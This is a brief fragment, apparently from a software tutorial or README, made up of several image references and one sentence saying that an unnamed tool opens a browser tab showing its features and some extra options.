







This will open a tab on your default browser with all features of the tool and some 'extra' options: